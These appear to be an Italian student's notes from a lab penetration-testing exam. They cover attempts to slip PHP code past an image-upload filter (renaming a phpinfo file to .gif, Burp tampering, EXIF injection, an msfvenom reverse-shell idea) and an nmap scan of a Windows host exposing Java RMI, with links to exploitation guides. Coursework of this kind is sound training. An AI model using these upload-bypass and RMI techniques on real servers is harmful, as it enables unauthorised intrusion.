lollo@kali:~/Desktop/esame/mac3$ cp try.php try.gif
lollo@kali:~/Desktop/esame/mac3$ ls
nmap try.gif try.php www
lollo@kali:~/Desktop/esame/mac3$ cat try.php
<?php phpinfo(); ?>
lollo@kali:~/Desktop/esame/mac3$
```



apposto allora adesso devo vedere come fare per caricargli un file che voglio io (forse potrei anche provare a crearmi una reverse shell con msfvenom direttamente in png) oppure potrei sfruttare quel problema della lenght 255 anche se non sono sicuro che si possa sfruttare (dipende dalla funziona che c'è dietro probabilemte)

il sito l'ho trovato prima che lo dicesse il prof a questo punto del write up sono le 7

questa cosa c'è già capitata con una macchina ed in quel caso abbiamo risolto con burp vediamo se riesco in 20 minuti

ho provato a scaricarmi un'immagine normale ed effettivamente me l'ha caricata, poi ho provato a cambiare solo il contenuto, in quanto volevo provare a cambiare estensione nella richiesta di burp ma comunque sembra che riesca a capire questa cosa, sembrerebbe che ci sia una sorta di matching con il contenuto del file.


sto provando a sfruttare la lunghezza del file in quanto le prove che ho fatto per cambiare il contenuto da burp riesce ad intercettarle tutte (probabilemente non funzionerebbe perchè comque se già mi intercetta il file cambiando solo in contenuto)

https://hackers2devnull.blogspot.com/2013/05/how-to-shell-server-via-image-upload.html


ho trovato questo che sembra essere la via giusta però non so se avrò il tempo di provarci (7:15)

sto provando ad usare questo exif per poter includere almeno un parametro come avviene nella foto per esguire codice php.

alla fine ho provato anche a sfruttare la lunghezza (giusto perchè era la cosa più veloce da fare per me) ma non mi sembra vulnerabile o sfruttabile a questo attacco.



forse ci sono riuscito



mac4

Quarto esercizio: 192.168.11.103

java rmi basterebbe un comando per ottenere una shell.

```
Microsoft IIS httpd 10.0
         open http
80/tcp
 http-methods:
    Potentially risky methods: TRACE
  http-robots.txt: 6 disallowed entries
  /Account/*.* /search /search.aspx /error404.aspx
 /archive /archive.aspx
  http-server-header: Microsoft-IIS/10.0
 http-title: Name of the blog | Short description of the blog
1099/tcp open java-rmi
                         Java RMI
  rmi-dumpregistry:
    frasec
       implements java.rmi.Remote, oracle.java.Service,
      extends
        java.lang.reflect.Proxy
        fields
            Ljava/lang/reflect/InvocationHandler; h
              java.rmi.server.RemoteObjectInvocationHandler
              @192.168.11.103:49674
              extends
                java.rmi.server.RemoteObject
3389/tcp open ms-wbt-server Microsoft Terminal Services
  rdp-ntlm-info:
    Target Name: WIN-CM9RFQ777V9
    NetBIOS Domain Name: WIN-CM9RFQ777V9
    NetBIOS Computer Name: WIN-CM9RFQ777V9
    DNS Domain Name: WIN-CM9RF0777V9
    DNS Computer Name: WIN-CM9RFQ777V9
    Product Version: 10.0.14393
    System Time: 2020-07-07T17:22:22+00:00
  ssl-cert: Subject: commonName=WIN-CM9RFQ777V9
  Not valid before: 2020-04-27T09:37:38
 Not valid after: 2020-10-27T09:37:38
 ssl-date: 2020-07-07T17:22:23+00:00; +2m57s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
```

https://www.yeahhub.com/java-rmi-exploitation-metasploit-framework/avrei provato a capire questa guida.